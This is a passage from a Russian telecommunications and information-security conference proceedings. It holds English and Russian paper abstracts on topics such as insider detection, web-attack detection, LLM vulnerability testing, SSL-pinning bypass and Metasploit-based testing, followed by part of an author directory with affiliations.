Currently, there are many different methods to detect this class of attacks, but their effectiveness is insufficient. In this paper, existing solutions are analyzed to identify the most effective approaches to detect attacks on web applications. Based on the information obtained during the research analysis, a classification of web application attack detection methods is proposed, some promising methods, primarily based on machine learning, are considered, and datasets for training machine learning models designed to detect web application attacks are analyzed.
Key words: neural networks, machine learning, attack detection methods.

Krivonosova N., Smirnov S., Sysoev V. The Influence of Content Filtering Systems On Packet Transfer Rate. – PP. 502–506.
The need to regulate user access to content on the World Wide Web has led to the use of content traffic filtering systems (TFMs). This work explores the influence of content filtering systems on packet transfer rates in computer networks. The paper considers various methods of content filtering, such as URL blocking, keyword filtering and IP address blocking.
Key words: content filter, speed, malicious content.

Krutikov A., Straystar V., Ushakov I. Methods for Detecting Insiders in Network Traffic Using Big Data. – PP. 507–510.
Insider threats occur in areas such as national security, geopolitics, business, trade and cybersecurity. Many believe that they are significant and are often even considered more destructive and likely than external attacks. Moreover, there are concerns that the actual known impact of insider threats is just the tip of the iceberg, as many organizations choose not to report them unless required by law. These threats are complex for a number of reasons: insiders may have access to sensitive resources and privileged system accounts, but otherwise they may gain access because they are trusted; insiders may have different attack methods than external attackers; malicious insiders are harder to detect; and finally, insider threats may be unintentional and therefore more difficult to predict. This article will cover the topic of big data analysis technologies for detecting and preventing insider threats.
Key words*:* threat, insiders, big data, analysis.

Kryukova E., Nogin S., Parashchuk I. The Quality of Content as a Set of Information Objects and Semantic Information Filling of Electronic Educational Resources. – PP. 511–514.
The features of modern scientific and practical approaches to the formulation of the physical essence and the practical formation of a system of indicators of the quality of the content of electronic educational resources, which is a set of information objects of these resources and their semantic information filling, are considered. Modern formulations of the concepts of content, information object, information filling are proposed, criteria and characteristics of content quality are investigated within the framework of planning the filling of electronic educa-

tional resources, taking into account the specific type, format and structure of data presentation. An example (variant) of the composition of a unified system of indicators of the quality of the content of resources of this class is given.
Key words: content, electronic educational resources, information, information object, information filling, data, quality indicator.

Kudryashov M., Tarabanov I. Analysis of Network Subsystem Implementation in Kubernetes Platform. – PP. 515–519.
Kubernetes-based clusters are gaining popularity. OpenSource, automatic deployment and control of containers, huge community - all these are the reasons for such popularity. However, to deploy your cluster, you need to know how the networking subsystem of the platform is organized. And also understand how it will impact performance. Many networking plugins allow you to customize the Kubernetes platform for your purposes.
Key words: Kubernetes, OpenSource, containers, containerization, networks, networking.

Kuznetsov R., Uvarov A., Ushakov I. An Overview of Methods for Detecting Insiders in Computer Networks Using Machine Learning. – PP. 520–524.
Most organizations around the world are currently facing cyberattacks on their systems. In addition to external threats, there is a more serious problem - internal threats related to the actions of insiders. The current trend in the development of information technologies complicates their search on the network: the volume of network traffic increases, the number of its sources and recipients, insider attacks are also constantly becoming more complicated and complex. All this indicates that threat detection requires special systems, methods and tools capable of providing accurate and rapid detection of a malicious insider. In this regard, this article discusses high-performance insider detection systems that analyze data using machine learning methods.
Key words: insiders, information security, machine learning.

Kutuev T., Petriv R. Research on the Applicability of Cyber-Immune Approach for Developing Specialized Operating Systems for Firewalls. – PP. 525–529.
Due to sanction pressures, there arises a necessity for the development of alternative hardware and software solutions in the field of firewalling. Addressing this issue could involve the creation of new security approaches using "secure-by-design" and cyber-immunity concepts. These principles would enhance the security level of protective systems, a crucial aspect in network security. Thus, developments in this area will be a significant step in ensuring the security of modern information systems.
Key words: single-board computer, freely distributed software, firewall, open-source, secure-by-design.

Kushnir D., Shemyakin S. Algebraic Nonlinearity of Discrete Functions in Cryptographic Applications. – PP. 530–534.
When assessing the quality of cryptographic primitives it is necessary to determine the parameters and characteristics of the discrete functions used. One of the investigated characteristics of the cryptographic complication function is such a parameter as algebraic nonlinearity. The traditional way of characterization is to use the algebraic normal form. Determining approaches that require a minimum number of binary operations to perform the above operations

is an important aspect in finding a suitable high-dimensional Boolean function in cryptographic applications.
Key words: Boolean algebra, complexity functions, algebraic nonlinearity, algebraic normal form.

Lavrentiev V, Levshun D. Architecture of a System for Detecting and Predicting Vulnerabilities in Information Systems Based on Artificial Intelligence Methods. – PP. 535–538.
In the process of constructing attack graphs, each network device is considered as a node of the graph. The likelihood of movement between devices depends on both network rules and the ability of an attacker to compromise devices. The possibility of devices being compromised is due to the presence of vulnerabilities, the exploitation of which can lead to damage to the target system and/or allow an attacker to gain user or administrator rights. The issue is that many devices are not listed in open databases, and the data in such databases can be erroneous, inconsistent, and incomplete. One solution is to use artificial intelligence methods to identify and predict vulnerabilities in information systems. This paper presents a unique system architecture designed to solve the issue mentioned.
Key words: information security, artificial intelligence, information systems, vulnerability detection, vulnerability prediction, CVE, CVSS, NVD.

Lavrentiev V., Levshun D. System Architecture for Automating the Detection of Vulnerabilities in Large Language Models. – PP. 539–543.
The rapid development of generative algorithms, including neural network language models, places increasingly high demands in the field of security and data protection. Vulnerabilities associated with the generation of false information can pose a serious challenge and lead to negative consequences, including disinformation and the creation of fake news. This paper presents the architecture of a system designed to identify vulnerabilities in large language models. It also proposes a method for detecting vulnerabilities based on prompt engineering – composing certain queries to large language models, the execution of which can help attackers use the algorithm for illegal purposes. The authors provide a detailed description of the system architecture for automating the identification of vulnerabilities and present preliminary results of experiments on various models and data sets, demonstrating the performance of the solution.
Key words: chatbot, vulnerabilities of information systems, large language models, test automation.

Lapshin A., Yakovlev V. Theoretical-Information Analysis of a Numerical Key Distribution Protocol with Noise Addition. – PP. 544–546.
The protocol for generating raw key bits over constant channels with the addition of artificial noise by legitimate users is considered. The potential capabilities of key generation between users in the presence of an eavesdropper are evaluated in terms of mutual Shannon information obtained by legitimate users and the eavesdropper. It is demonstrated that the amount of mutual information about the key possessed by the eavesdropper is no less than that of legitimate users.
Key words: cryptography, key distribution.

Levshun D. Application of Machine Learning Methods in Darknet Traffic Analysis. – PP. 547–551.
The darknet is a part of the Internet that is not indexed by regular search engines. Unfortunately, this feature allows this type of network to be used for illegal purposes, such as the sale

of drugs, weapons, identity theft, and other cybercrimes. On the other hand, the specifics of the darknet complicate forensic investigations. Thus, the detection and classification of darknet traffic in general, as well as hidden services in particular, are essential to combat suspected actions before potential threats are realized. Artificial intelligence technology seems to be the most promising tool for analyzing such data. This study analyzes machine learning methods in their application to the task of detecting darknet network traffic, including encrypted traffic and traffic from VPN and Tor applications. The methods used, the tasks of their application and experimental data sets are considered.
Key words: information security, darknet, machine learning, network traffic analysis, encrypted traffic analysis.

Leonova A. Augmented Reality Technology. Using Augmented Reality Technology in the Modern World. – PP. 552–555.
The article provides a description of augmented reality technology, as well as types of this technology based on the type of object recognition and placement. The main elements of existing augmented reality systems are considered and the operating principle of this technology is described. Examples of the use of augmented reality in various fields are given.
Key words: augmented reality, AR technology, augmented reality technology.

Leshukova A., Petrova T., Saharov D. Analysis of Cyber Threats to the Security of Personal Data Processing of Small and Medium Businesses. – PP. 556–559.
In the case of new cyber threats, it takes a long time for already issued regulatory legal documents of regulators governing the requirements for personal information protection to be updated. In such a situation, small and medium business that use insufficiently effective information security measures suffer financial and reputational damage. At the same time, given the growing number of data breaches, improving the efficiency of information security measures is currently one of the industry's priorities.
Key words*:* cybersecurity, cyber threats, cyberattacks, small and medium business, personal data.

Mazhirina A., Sigaev A. Experimental Assessment of the Influence of Stimulated Mandelshtam-Brillouin Scattering on Errors in the FOCL Channel. – PP. 560–565.
The results of experiments to assess the influence of the magnitude of the shift of the Stokes SBS frequency on the threshold for the appearance of errors in the line are described. At high input power levels, a broadening of the Stokes frequency band was detected. The power threshold for OTU-2 signal errors in the channel has increased.
Key words: errors in the communication channel, Mandelstam-Brillouin scattering, power threshold.

Minyaev A., Shipunova V. Analysis of MES-Systems of Domestic Manufacturers. – PP. 566–570.
In modern enterprises, production process management systems play a key role. They are widespread, but there is still a need to assess their reliability in various fields of industry. The article is devoted to the analysis of existing production management systems of domestic manufacturers and the identification of their distinctive features in terms of data security. For comparison,

5 indicators were selected: the industry of production, the possibility of integration, support for mobile devices and compliance with security requirements, the availability of a certificate of conformity from the Federal Service for Technical and Export Control of the Russian Federation or addition to the unified register of Russian programs for electronic computers and databases.
Key words: information security, MES-system, threats to information security.

Mikhailichenko A., Mikhailichenko N., Parashchuk I. Proactive Assessment as a Tool for Predicting the Reliability and Quality of Data Centers. – PP. 571–574.
The theoretical possibility and prospects of practical application of methods and algorithms for obtaining proactive estimates of reliability and quality parameters for the formulation of stages of a unified methodology for predicting the accident rate of data processing centers are investigated. The factors that determine the relevance of the use of proactive assessment as an early (at the stage of control tests) forecasting of reliability and quality of data centers are considered, the physical and methodological essence of proactive assessment is proposed and justified, especially for future extreme operating conditions of systems of this class, taking into account global trends in the development of Edge Computing data storage and processing technology – "boundary", peripheral computing.
Key words: proactive assessment, quality, reliability, data processing center, accident prediction, control tests, extreme operating conditions.

Nesterova Y. Image Reproduction with Augmented Reality Glasses: Technologies and Devices. – PP. 575–578.
The article discusses other aspects of the use of augmented reality (AR) technology in medicine. Three main areas of AR use are covered: education and training of medical personnel, visualization and planning of operations, as well as diagnosis and treatment of patients. Provides an overview of AR apps such as Microsoft's HoloLens Anatomy and Medis Media's 3D Organon VR Anatomy that are on the market at the time of writing. The relevance of developments in the field of augmented reality is substantiated.
Key words: augmented reality, virtual reality, AR glasses, AR content, medicine, medical training of personnel, operation planning, diagnosis of disorders, AR technologies.

Novoselov S., Pantyukhin O., Solodukhin B.,**Yudin A.** Internet of Things as One of the Ways to Increase the Autonomy of Robotic Complexes. – PP. 579–581.
The article discusses the state, main trends and problems in the development of robotic systems. One of the main problems of their development is the strong dependence on the operator who controls the actions of the robotic complex, and, as a consequence, the channel for transmitting information from the operator to the complex. It is proposed, using Internet of Things technologies, to organize a wireless sensor network that will allow robotic systems to independently identify, collect, process and transmit data to interacting systems.
Key words: robot, robotic complex, autonomy, robotization, sensor networks, Internet of things.

Pantyukhin O.I., Parashchuk I.B., Sayarkin V.A. On the Issue of Building an Intelligent System of Integrated Assessment of the Security of Infocommunication Networks. – PP. 582–585.

The content and features of the stages of building a modern intelligent system of complex (multi-criteria) assessment of the security of infocommunication networks are considered. An approach to the formulation of the composition of components included in such a system is proposed. Models and methods are proposed that can form the basis of the work of these components, providing not only the collection, preprocessing and analysis of data on the current values of information security parameters of networks, but also threat recognition, proper assessment, analysis of the history of assessments and forecasting the consequences of negative assessments using intelligent methods (ontologies), cloud services and algorithms for Big Data analysis.

Key words: infocommunication network, complex assessment of the security, information security, model, method, intelligent system, parameter.

Pantyukhin O., Podshibyakin A., Ryabov G., Solodukhin B. Analysis of Information System Security Organizations Using the HTTP Protocol. – PP. 586–591.

The article provides a description of what was developed in the programming language Python tool and virtual bench for analyzing and presenting data on the security of a local computer network using the HTTP protocol. The proposed tool allows you to develop practical recommendations on the information security of an organization (institution).

Key words: organization information system, Python programming language, web services, HTTP protocol, security analysis.

Parashchuk I., Sayarkin L., Seleznev A. Improving the Quality of Search Query Implementation in Distributed Data Storage Systems. – PP. 592–596.

The main modern approaches to the control and quality management of search queries in information systems are considered and analyzed. The scientific and practical tasks that must be solved to improve the quality of search query implementation in distributed data storage systems and data centers are formulated. The structuring of research aimed at the synthesis of an optimal system of indicators of the quality of search query implementation and the formulation of the stages of the methodology for improving the quality of procedures of this class is proposed.

Key words: quality indicators system, search query implementation, relevance, efficiency, distributed data storage system, data center.

Pestov I., Fedotovskaya A. The Impact of Information Security Mechanisms on the Performance of a Big Data Processing Cluster. – PP. 597–601.

With the increasing volume and importance of information collected and processed by big data clusters, security is becoming a critical aspect. Unauthorized access, data leakage, attacks and other threats can lead to serious consequences, including leakage of confidential information, violation of data protection laws, as well as loss of financial reputation. The impact of information security mechanisms on the performance of a big data processing cluster is of great importance, since data security directly affects the efficiency and stability of information systems.

Key words: Big data, information security, security mechanisms.

Pronichev V., Ushakov I. Developing a Model of an Insider in Computer Networks. – PP. 602–605.
With the growth of digital technologies, cybersecurity issues are becoming more acute, especially in the context of insider threats in computer networks. Developing an effective insider model is becoming an integral element of information security strategy for various organizations. This paper is a study aimed at developing a state-of-the-art model for detecting insider threats in computer networks. Within the scope of the article, a number of parameters that define this insider intruder model will be presented. The results of the research can be used for further development and design of systems aimed at preventing insider threat in computer networks.
Key words: insider, security, insider model, insider parameters.

Puchkov V. A Set of Models for Information Security Management of Cyber-Physical Devices Based on Automated Control Systems. – PP. 606–608.
Currently, cyberphysical systems and, in particular, industrial facility management systems (ACS) are attracting increasing attention in terms of ensuring information security. Experts have recorded a significant increase in the number of attacks on industrial Internet of Things facilities every year. The difficulty in performing tasks to ensure the security of automated control system facilities lies in the following factors: large volume and variability of processed data, difficult to change architecture, imperfect auditing and event logging tools. In this paper, we present a set of CFS security models, which is supposed to be used to develop algorithms for ensuring the security of cyber-physical devices, taking into account attacks implemented by the intruder at the level of sensors and logic controllers.
Key words: Automated control systems, CFS, models, data enrichment, security threats.

Rogov S., Shorgin O. Tunable Elements of Flat Optics Based on Liquid Crystal Transparent – PP. 609–613.
The paper presents the results of studies of flat holographic elements based on liquid crystal spatial light modulator. A program for the formation of flat holographic lenses is developed, the features of their operation and measurement of their parameters on the experimental setup are considered. Studies and comparison of phase and amplitude modulation are carried out.
Key words: diffractive lens, optical tweezers, flat optics, tunable optics, liquid crystal transparencies.

Sadovnikov V, Sayenko I. The Use of Generative-Adversarial Neural Networks to Detect and Counter Botnets in Information and Communication Networks. – PP. 614–618.
The article considers the use of generative-adversarial neural networks as a tool for detecting and combating botnets in information and communication networks. A new method based on the use of generative-adversarial neural networks is proposed. The advantages and limitations of this approach are considered in detail, as well as the prospects for its use in real conditions are discussed. In conclusion, it is concluded that the potential effectiveness of using generative-adversarial neural networks for detecting and countering botnets, provided that the algorithms are carefully configured and the specifics of the network infrastructure are taken into account.
Key words: generative-adversarial neural networks, botnets, cybersecurity, botnet detection, machine learning algorithms, cyber-attacks, IT security.

Saenko I., Udaltsov A. Models for Organizing Customer Iteration With Distributed Database. – PP. 619–624.
The article discusses the client-server architecture. The most common four models of interaction between client and servers of distributed database are considered. The advantages and disadvantages of the model are revealed, based on the analysis of which the most effective architecture of a distributed information system is selected. Solution for building a simulation model of the selected architecture in the Anylogic environment are proposed.
Key words: distributed database, model, Anylogic.

Pschelko N., Sanin Yu. Methodical Approach to Formalizing the Development of an Optimal Forecast Solution by an Automatic Control System. – PP. 625–628.
The article considers the development of methodology, models and methods of managerial decision-making in automatic control systems, in which the motivation of management is based on different interests of the interacting parties, However, decision-making is subject to considerable uncertainty. Adaptive management system, decision making under uncertainty, management strategies.
Key words: Adaptive management system, decision making under uncertainty, management strategies.

Scorykh M., Taratynov I. Analysis of Current Cyber Attacks and Types of Malwares in Q4 2023. – PP. 629–633.
With each passing year, cybercriminals become more sophisticated and devise new ways to bypass security systems. To effectively combat them, it is necessary to study their past attacks. Materials from attacks in the fourth quarter of 2023 were collected for analysis and research. The data obtained allows us to identify the most popular tactics and techniques, as well as popular C2 connections that were used by attackers during the specified period.
Key words: Malware, cyberattacks, C2 connections.

Sokolov N., Khodunov A. Method of Traffic Management in System-112 in Case of its Avalanche-Like Growth. – PP. 634–638.
The method of traffic management in System-112 in case of avalanche-like growth of the number of calls is proposed. The principles of reducing the number of calls by applying direct and indirect methods of traffic management are outlined. The directions of further researches on improvement of quality of service of appeals to System-112 are formulated.
Key words: System-112, load, avalanche-like growth of traffic, method of reducing the number of calls, finite differences.

Tambovskii A., Ushakov I. Capabilities of the EDR Systems for Detecting Insiders in Corporate Computer Networks. – PP. 639–642.
Currently, information interaction in almost all areas of business and organizations occurs directly through local or global computer networks. The number of employees, jobs and ways to access corporate networks is growing steadily. In this regard, there is a need to ensure three information security requirements: confidentiality, availability and integrity to protect against potential insiders. To solve this problem, it is proposed to consider the capabilities of EDR systems for detecting insiders in corporate computer networks.
Key words: information security, information security tools, EDR, XDR, SIEM, SOAR, SOC, EPP, SANDBOX, Cyber Kill Chain.

Tambovtsev G., Chasovskikh E. Potential Security Threats in AR/VR Systems. – PP. 643–646.

In the context of the rapid development of technologies and the emergence of new systems for user interaction and the computer environment, questions arise regarding the provision of a high level of security. New technologies such as AR/VR require a new approach to assessing potential vulnerabilities, as well as ensuring the security of the user and his data when using such systems. Studying the systems of interaction between the user and the computer system will make it possible to more accurately identify potential security threats, as well as to form requirements for such systems as a whole. This article provides a list of attacks on AR/VR systems, divided by the attacked objects, as well as an analysis of attacks specific to these AR/VR systems.

Key words: AR/VR, vulnerabilities, analysis, security.

Ushakov I. Insider Threat Model in a Corporate Computer Network of an Organization. – PP. 647–650.

The insider threat model is used to assess and analyze threats associated with the actions or intentions of an organization's insiders that could lead to the leakage of confidential information, malicious actions, or other potentially harmful consequences. This model helps to identify potential violators, their motivation, methods of accessing confidential information, and also take measures to prevent and respond to possible threats from internal employees.

Key words: model, threat, insider, access levels.

Fedorov A. Problems of Decomposition of Quality Indicators Normalized for Packet Traffic. – PP. 651–656.

Quality of service indicators for packet traffic are specified between user-network interfaces. In order to design and manage a telecommunications system, it is necessary to decompose these indicators among the components of the telecommunications network. Such procedures usually include the hypothesis of mutual independence of processes in different components of the telecommunications network. Then there are problems to assess the correctness of the entered assumptions. Solving such problems is the subject of this publication.

Key words: telecommunication network, packet traffic, quality of service, decomposition, error, mathematical expectation, variance.

Shterenberg S. A Quasi-Biological Paradigm for Building Better Intrusion Detection Systems. – PP. 657–661.

The research presented in this paper concerns the following technologies and processes that are directly related to the development of artificial intelligence. Flexibility is required when developing large-scale intelligent security systems. This flexibility can be achieved by using the MVC design pattern (model-view-controller, model-view-controller). An important stage of the project reveals the main essence of the work of the entire YaVi complex (a complex of PNP solutions for owls). The beginning is taken from the database project for the simulation software module.

Key words: IDS, artificial intelligence, machine learning, deep learning, quasi-biological paradigm.

Алькаттан С., Петрив Р.Б. Анализ атономной эмуляции атаки значителя с открытыми механизмами обнаружения. – С. 662–666.

MITRE ATT&CK – это платформа, которая служит отраслевой базой знаний для характеристики вредоносного ПО, кампаний злоумышленников и того, как злоумышленники взаимодействуют с системами во время операции. MITRE CALDERA – это инструмент, разработанный для профессионалов для проверки безопасности их систем, содержащий тактику и методы, определенные в ATT&CK. CALDERA фокусируется на моделировании атак после компрометации, которые организации используют для тренировки своей защиты. Целью данной работы было проведение злоумышленной эмуляции с использованием MITRE CALDERA на системе с открытыми защитными механизмами (IDS, FW.SIEM) для анализа последствий такого рода атак.

Ключевые слова: противник, тактика, приемы, APT (расширенная постоянная угроза).

Алькаттан С., Петрив Р.Б. Метод обхода android SSL-верификации и закрепления сертификата. – С. 667–670.

Некоторые приложения реализуют закрепление SSL, что не позволяет приложению принимать перехватывающий сертификат как действительный сертификат. Это означает, что злоумышленник не сможет отслеживать трафик между приложением и сервером.

Разработчик настраивает закрепление SSL, чтобы отклонять все сертификаты, кроме одного или нескольких заранее определенных. Программа проверяет сертификат сервера с закрепленным сертификатом при каждом подключении к серверу. SSL-соединение устанавливается тогда и только тогда, когда сертификат сервера и закрепленный сертификат совпадают.

Целью данной работы было рассмотреть различные методы, которые тестировщики или злоумышленники используют для обхода этой защиты. Помимо реализации метода, не связанного с изучаемым приложением, а на уровне операционной системы.

Ключевые слова: Android, методы, SSL (уровень защищенных сокетов).

Чизиба Э., Петрив Р. Б. Удаленное выполнение кода веб-сервера с использованием атаки внедрения шаблона на стороне сервера и Metasploit. – С. 671–675.

В последние годы наблюдается экспоненциальный рост числа веб-приложений и веб-сайтов, которые используются отдельными лицами, учреждениями и организациями для предоставления услуг и информации. Это также привело к увеличению количества кибератак на эти веб-сайты и онлайн-ресурсы со стороны злоумышленников, пытающихся использовать уязвимости на этих платформах. В этих атаках обычно используются платформы эксплойтов, поэтому важно провести исследование по тестированию безопасности веб-приложений с использованием тех же самых инструментов. Будут использоваться платформы эксплойтов, поскольку они позволяют имитировать большинство распространенных атак, а также обеспечивают анализ пост-эксплойтов.

Ключевые слова: платформы эксплойтов, Metasploit, Ronin, Armitage, веб-приложения, уязвимости, внедрение SQL, подделка межсайтовых запросов (CSRF), обход аутентификации, атака с внедрением шаблонов на стороне сервера, ASP.NET Core, Razor Pages, C#.

Домбровский Я. А., Ренсков А. А., Паращук И. Б. Актуальные вопросы построения и применения электронных библиотек на базе распределенной взаимоувязанной сети дата центров для учреждений высшего профессионального образования. – С. 676–679.

Рассмотрены сущность и содержание актуальных вопросов построения и применения электронных библиотек для системы образования на базе распределенной взаимоувязанной сети дата-центров. Приведен анализ основных технологических подходов к хранению и обработке контента электронных библиотек в интересах предоставления информационных услуг пользователям системы высшего профессионального образования на любом территориально удаленном рабочем месте. Рассмотренные подходы к информационному обеспечению системы высшего профессионального образования, по мнению авторов, позволят повысить эффективность подготовки высококвалифицированных кадров.

Ключевые слова: система высшего профессионального образования, электронная библиотека, дата-центр, контент, распределенная сеть, единое информационное пространство.

Федорченко Е. В., Паращук И. Б. Прогнозирование рисков информационной безопасности критически важных инфраструктур с использованием нейро-нечеткой идентификации аномалий. – С. 680–684.

Рассмотрен нейро-нечеткий метод выявления и идентификации аномалий для их учета в рамках прогнозирования рисков информационной безопасности критически важных инфраструктур. Данный метод опирается на преимущества нейро-нечетких сетей, рассматривается как элемент (процедурный модуль) анализа и управлении рисками информационной безопасности в рамках процедур повышения достоверности прогнозирования рисков безопасности подобных объектов. Практическое использование данного метода позволит устранить нечеткость, неполноту и противоречивость исходных данных, имеющую место при решении задач идентификации аномалий трафика различного типа в реальных условиях реализации политики безопасности инфраструктур такого класса.

Ключевые слова: критически важная инфраструктура, прогнозирование рисков, информационная безопасность, идентификация, аномалия, нейро-нечеткие сети.

Владимирова Е. С., Паращук И. Б. Преобразование зашумленной и неоднородной диагностической информации о текущих значениях параметров надежности дата-центров. – С. 685–688.

Проведен анализ некоторых типичных видов неопределенности диагностической информации о значениях параметров технической надежности современных дата-центров. Речь идет о зашумленных и неоднородных диагностических данных. Исследованы теоретические (методологические) и практические аспекты возможных подходов к анализу такой диагностической информации. Это позволяет выбрать и обосновать математически корректные средства и методы преобразования (учета и устранения) неопределенности данных такого класса, позволяет более аргументировано опираться на методы гранулярных вычислений и методы теории интервальных средних при решении задач оценки надежности сложных информационных систем.

Ключевые слова: диагностическая информация, неоднородные данные, неопределенность, зашумленные данные, дата-центр, техническая надежность, параметр, гранулярные вычисления, интервальные средние.

АВТОРЫ СТАТЕЙ

АБРАМЕНКО Георгий Тимофеевич — аспирант факультета безопасности информационных технологий, Национального исследовательского университета ИТМО, georgabramenko@yandex.ru

АЛЕХИН Роман Вячеславович — техник кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, roman2001-10@outlook.com

АЛКАТТАН Самех — студент группы ИКТБ-37М Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, sameh.kt94@gmail.com

АНВАРЖОНОВ Бахадиржон Нодирбек угли — аспирант кафедры СС и ПД Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, anvarjonovb@gmail.com

АНДРЕЕВА Елена Ивановна — кандидат физико-математических наук, доцент кафедры Фотоники и Линий Связи, преподаватель базовой кафедры Высокоскоростные Магистральные транспортные DWDM-системы Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, andreeva.elena@sut.ru

АНДРИАНОВ Владимир Игоревич — кандидат технических наук, доцент, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, vladimir.i.andrianov@gmail.com

АНТОНОВ Алексей Сергеевич — младший научный сотрудник научно-исследовательского отдела научно-исследовательского центра Военной академии связи им. Маршала Советского Союза С. М. Буденного, alex-msi00@mail.ru

АХМЕТОВ Руслан Равелевич — студент группы ИКБ-16 кафедры защищённых систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ruslanak2000@mail.ru

АХРАМЕЕВА Ксения Андреевна — кандидат технических наук, доцент, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, oklaba@mail.ru

БАБИЧ Василий Николаевич — студент группы ИКТУ-03 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, babichvn22@mail.ru

БАКАТОВ Виталий Николаевич — студент группы ИКПИ-292м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, bakatovvitalij@gmail.com

БЕСЕДИН Максим Дмитриевич — младший научный сотрудник научно-исследовательского отдела научно-исследовательского центра Военной академии связи им. Маршала Советского Союза С. М. Буденного, pluxar@bk.ru

БИРЮЧЕВСКИЙ Никита Евгеньевич — студент группы ИКБ-16 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, nikitkabiruk@mail.ru

БОЙКО Алексей Павлович — кандидат технических наук, докторант кафедры автоматизированных систем управления Военной академии связи им. Маршала Советского Союза С. М. Буденного. chev66@mail.ru

БОЛДИНОВ Алексей Максимович — ассистент преподавателя кафедры Электрическая связь Петербургского государственного университета путей сообщения Императора Александра I, 23boldinov98@gmail.com

БОРМОТОВ Александр Дмитриевич — студент группы ИСТ-341 Санкт-Петербургского государственного университета, borsash90@gmail.com

БРАЗОВСКИЙ Глеб Русланович — студент группы ИКТФ-26м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, gl-hl@inbox.ru

БРЕЧКО Александр Александрович — кандидат технических наук, докторант Военной академии связи им. С. М. Буденного, alexanderbrechko@yandex.ru

БУДАРНЫЙ Глеб Сергеевич — студент группы ИКТБ-38м кафедры защищённых систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, budda.gleb1901@yandex.ru

БУСАРОВ Юрий Олегович — студент группы ИСМ-21з кафедры Информационных управляющих систем Санкт-Петербургского государственного политехнического университета, yurec.busarov@mail.ru

БЫЛИНА Мария Сергеевна — кандидат технических наук, доцент, заведующий кафедрой фотоники и линий связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, BylinaMaria@mail.ru

ВАСИЛЬЕВ Николай Сергеевич — студент группы ИКФ-11, Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, vasilievnikolay003@gmail.com

ВИКУЛОВ Антон Сергеевич — кандидат технических наук, доцент кафедры сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, asv012016@gmail.com

ВИНИЦКИЙ Михаил Александрович — студент группы ИКТУ-03 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, m.vinitsky48@gmail.com

ВИТКОВА Лидия Андреевна — кандидат технических наук, старший научный сотрудник Лаборатории проблем компьютерной безопасности Федерального государственного бюджетного учреждения науки «Санкт-Петербургский Федеральный исследовательский центр», lidia.vitkova@yandex.ru

ВЛАДИМИРОВ Сергей Сергеевич — доктор технических наук, доцент, профессор кафедры сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, vladimirov.opds@gmail.com

ВЛАСОВ Александр Михайлович — студент группы ИКТЗ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, sasha.vlasov.312@gmail.com

ВНУКОВ Иван Артемьевич — студент группы ИСТ-012 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, conandet@mail.ru

ВОЛКОВ Артём Николаевич — кандидат технических наук, доцент кафедры сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, artemanv.work@gmail.com

ГЕЛЬФАНД Артём Максимович — старший преподаватель кафедры защищённых систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, amgelfand@mail.ru

ГЕРЛИНГ Екатерина Юрьевна — кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, gerlingeu@gmail.com

ГЛАГОЛЕВ Сергей Федорович — кандидат технических наук, доцент, доцент кафедры фотоники и линий связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, GlagolevSF@yandex.ru

ГОРДА Максим Дмитриевич — аспирант лаборатории проблем компьютерной безопасности Федерального государственного бюджетного учреждения науки «Санкт-Петербургский Федеральный исследовательский центр Российской академии наук», gordamd@ya.ru

ГУРБАНОВ Эльшан Мушвиг Оглы — студент группы ИКВТ-291м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, elshan.elshan.82@gmail.com

ДЕСНИЦКИЙ Василий Алексеевич — кандидат технических наук, доцент, старший научный сотрудник Лаборатории проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, desnitsky@comsec.spb.ru

ДМИТРИЕВ Егор Александрович — магистрант кафедры сетей связи и передачи данных Санкт-Петербургского Государственного университета телекоммуникаций им.проф. М.А.Бонч-Бруевича, p_oleg99@mail.ru

ДОГАДАЕВ Андрей Сергеевич — студент группы ИКТБ-37М Санкт-Петербургского государственного университета, a.dogadaeff2001@yandex.ru

ДОМБРОВСКИЙ Ярослав Аркадьевич — начальник факультета автоматизированных систем управления Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С.М. Буденного shchuk@rambler.ru

ДОРОШЕНКО Даниил Вадимович — студент группы ИКТК-01 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, dandorbonch@gmail.com

ДУБОТОЛКОВА Натали Дмитриевна — студент группы 4154с Национального исследовательского университета ИТМО, 209513@niuitmo.ru

